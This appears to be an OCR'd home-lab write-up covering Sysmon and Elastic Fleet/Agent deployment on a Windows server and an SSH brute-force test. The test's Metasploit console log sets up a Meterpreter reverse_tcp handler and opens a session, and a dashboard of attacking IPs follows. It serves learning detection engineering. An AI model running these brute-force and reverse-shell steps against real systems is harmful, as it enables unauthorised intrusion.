

Administrator: Windows PowerShell
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\Sysmon
PS C:\Users\Administrator\Downloads\Sysmon> dir
Directory: C:\Users\Administrator\Downloads\Sysmon
Mode LastWriteTime Length Name
-a---- 12/21/2024 8:31 PM 7490 Eula.txt
-a---- 12/21/2024 8:31 PM 8480560 Sysmon.exe
-a---- 12/21/2024 8:31 PM 4563248 Sysmon64.exe
-a---- 12/21/2024 8:31 PM 4993440 Sysmon64a.exe
-a---- 12/21/2024 8:33 PM 253169 sysmonconfig.xml
PS C:\Users\Administrator\Downloads\Sysmon> .\Sysmon64.exe -i sysmonconfig.xml
System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Loading configuration file with schema version 4.90
Configuration file validated.
System Monitor License Agreement
You can also use the /accepteula command-line switch to accept the EULA.
SYSINTERNALS SOFTWARE LICENSE TERMS
These license terms are an agreement between Sysinternals (a wholly owned subsidiary of Microsoft Corporation) and you. Please read them. They apply to the software you are downloading from Sysinternals.com, which includes the media on which you received it, if any. The terms also apply to any Sysinternals
updates,
supplements,
Internet-based services, and
Print
Agree
Decline
by Olaf Hartong
5_process_ended
6_driver_loaded_i
7_image_load
8_create_remote_
9_raw_access_rea
attack_matrix
config_lists
templates
.gitignore
Merge-SysmonXr
README.md
exclude_desktop_central.xml
license.md
Type here to search







Fleet Server and Elastic Agent Setup:


Fleet Server:




elastic
Find apps, content, and more.
Fleet
Agents
Send feedback
Fleet
Centralized management for Elastic Agents.
Agents
Agent policies
Enrollment tokens
Uninstall tokens
Data streams
Settings
Add a Fleet Serv
A Fleet Server is required before you can en
Follow the instructions below to set up a Fl
information, see the Fleet and Elastic
Add Fleet Server
Add a Fleet Server
A Fleet Server is required before you can enroll agents with Fleet. Follow the instructions below to set up a Fleet Server. For more information, see the Fleet and Elastic Agent Guide
Quick Start
Advanced
1
Get started with Fleet Server
First, set the public IP or host name and port that agents will use to reach Fleet Server. It uses port 8220 by default. We'll then generate a policy for you automatically.
Name
fleet-server
URL
216.128.139.215
Add another URL
Generate Fleet Server policy
2
Install Fleet Server to a centralized host
3
Confirm connection




Install Fleet Server to a centralized host:




Elastic Agent on Windows server:


PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64> cd elastic-agent-8.17.0-windows-x86_64
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64> .\elastic-agent.exe install
--url=https://216.128.139.215:8220 --enrollment-token=TG1PVzU1TUJ2WUVmQWlYbGdQeEc6TXVaam5WbzJRQ0tSVUpjYVFPOHBCQQ== --insecure
Elastic Agent will be installed at C:\Program Files\Elastic\Agent and will run as a service. Do you want to continue? [Y/n]:Y
[---] Service Started [17s] Elastic Agent successfully installed, starting enrollment.
[=   ] Waiting For Enroll... [18s] {"log.level":"warn","@timestamp":"2024-12-21T05:32:49.427Z","log.logger":"tls","log.origin"
:{"function":"github.com/elastic/elastic-agent-libs/transport/tlscommon.(*TLSConfig).ToConfig","file.name":"tlscommon/tls_confi
g.go","file.line":107},"message":"SSL/TLS verifications disabled.","ecs.version":"1.6.0"}
[=   ] Waiting For Enroll... [19s] {"log.level":"info","@timestamp":"2024-12-21T05:32:50.263Z","log.origin":{"function":"githu
b.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*enrollCmd).enrollWithBackoff","file.name":"cmd/enroll_cmd.go","file.line":
520},"message":"Starting enrollment to URL: https://216.128.139.215:8220/","ecs.version":"1.6.0"}
[==] Waiting For Enroll... [19s] {"log.level":"warn","@timestamp":"2024-12-21T05:32:50.609Z","log.logger":"tls","log.origin"
:{"function":"github.com/elastic/elastic-agent-libs/transport/tlscommon.(*TLSConfig).ToConfig","file.name":"tlscommon/tls_confi
g.go","file.line":107},"message":"SSL/TLS verifications disabled.","ecs.version":"1.6.0"}
[=] Waiting For Enroll... [21s] {"log.level":"info","@timestamp":"2024-12-21T05:32:52.892Z","log.origin":{"function":"githu
b.com/elastic/elastic-agent/internal/pkg/agent/cmd.(*enrollCmd).daemonReloadWithBackoff","file.name":"cmd/enroll_cmd.go","file.
line":483},"message":"Restarting agent daemon, attempt 0","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-12-21T05:32:52.917Z","log.origin":{"function":"github.com/elastic/elastic-agent/internal
/pkg/agent/cmd.(*enrollCmd).Execute","file.name":"cmd/enroll_cmd.go","file.line":301},"message":"Successfully triggered restart
 on running Elastic Agent.","ecs.version":"1.6.0"}
Successfully enrolled the Elastic Agent.
[==] Done [21s]
Elastic Agent has been successfully installed.
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64>
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64> whoami
winser\administrator
PS C:\Users\Administrator\elastic-agent-8.17.0-windows-x86_64\elastic-agent-8.17.0-windows-x86_64>




Penetration Testing/Ethical Hacking:

Nmap: This was used to Scan the VPC network environment and to determine the services and ports open.



SSH Brute Force Attack:

The brute force Attack was done with Metasploit via the MSFConsole. We successfully got access to a Reverse shell on that server.




```
[*] 45.32.192.81 - SSH session 3 closed.  Reason: User exit
msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/multi/handler
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.101:80
[*] Sending stage (1017704 bytes) to 192.168.56.101
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with th
e right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with th
e right library version.
[*] Meterpreter session 4 opened (192.168.56.101:80 → 192.168.56.101:57888) at 2024-12-22 20:22:08 -0500

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer     : 10.0.2.15
OS           : Debian  (Linux 6.11.2-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Alerts Dashboard for SSH Brute Force Attack:



Top 10 values of user.name	Top 10 values of source.ip	Top 10 values of source.geo.country_na	Count of records
root	218.92.0.245	China	3,791
root	45.176.170.222	Brazil	278
root	115.190.21.238	China	215
root	98.169.142.10	United States	103
root	87.120.127.241	Bulgaria	93
root	14.109.176.165	China	88
admin	14.109.176.165	China	88
user	14.109.176.165	China	88

